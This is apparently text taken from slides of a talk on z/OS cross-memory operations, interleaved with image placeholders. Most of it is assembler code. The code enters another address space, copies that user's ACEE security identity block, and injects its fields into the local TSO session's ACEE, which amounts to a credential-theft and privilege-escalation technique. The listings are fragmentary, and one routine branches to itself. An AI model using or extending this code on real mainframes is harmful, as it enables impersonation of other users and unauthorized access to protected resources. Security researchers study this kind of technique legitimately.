


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Virtual address space layout



Cross memory operations

Service Request Block: schedules a routine to run on a foreign Virtual Address Space

Cross memory mode: allows read/write access in remote @ space using special instructions

Access Register mode: 16-set of dedicated registers that can map each a remote @ space

Cross memory operations

```
@XMEM XR 2,2          ZERO REG 2
      ESAR 2          OBTAIN OUR ADDR SPACE ID
      ST 2,OURASN     SAVE OUR ADDR SPACE ID
*
      MODESET KEY=ZERO,MODE=PROB AUTH MODE
*
** SUBROUTINE - CROSS MEMORY TARGET *****
*
@INXMEM LA 2,1        REG 2 = 1
      AXSET AX=(2)    AUTH INDEX = 1
      LH 2,RMTASID    REG 2 = REMOTE ASID
      SSAR 2          INTO CROSS MEM

      L 7,ACEEADDR
      LA 8,XMSTOR
      LA 2,256
      MVCP 0(2,8),0(7),1  MOVE ACEE Struct to XMSTOR
                          ACEE IS 168 LONG
      BAL 14,@OUTXMEM LEAVE CROSS MEMORY MODE
```


Cross memory operations

```
*
** SUBROUTINE - CROSS MEMORY LOCAL TSD *****
*
@TSOMEM LA 2,1          REG 2 = 1
        AXSET AX=(2)    AUTH INDEX = 1
        LH 2,TSOASID    ASID TO SNOOP ON
        SSAR 2          INTO CROSS MEMORY

        BAL 14,@TSOMEM  ENTER CROSS MEM LOCAL TSD
        L 10,LOCACEE    LOAD LOCAL ACEE
        LA 2,52         GET FIST 52 BYTES ONLY
        MVCS 0(2,10),0(8),1 INJECT THEM TO LOCAL TSD
        LA 2,44
        MVCS 56(2,10),56(8),1 SKIP SOME PTRS AND GET 44 B
        LA 2,2
        MVCS 132(2,10),132(8),1 SKIP SOME PTRS AND GET 2 B
        BAL 14,@OUTXMEM
```

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


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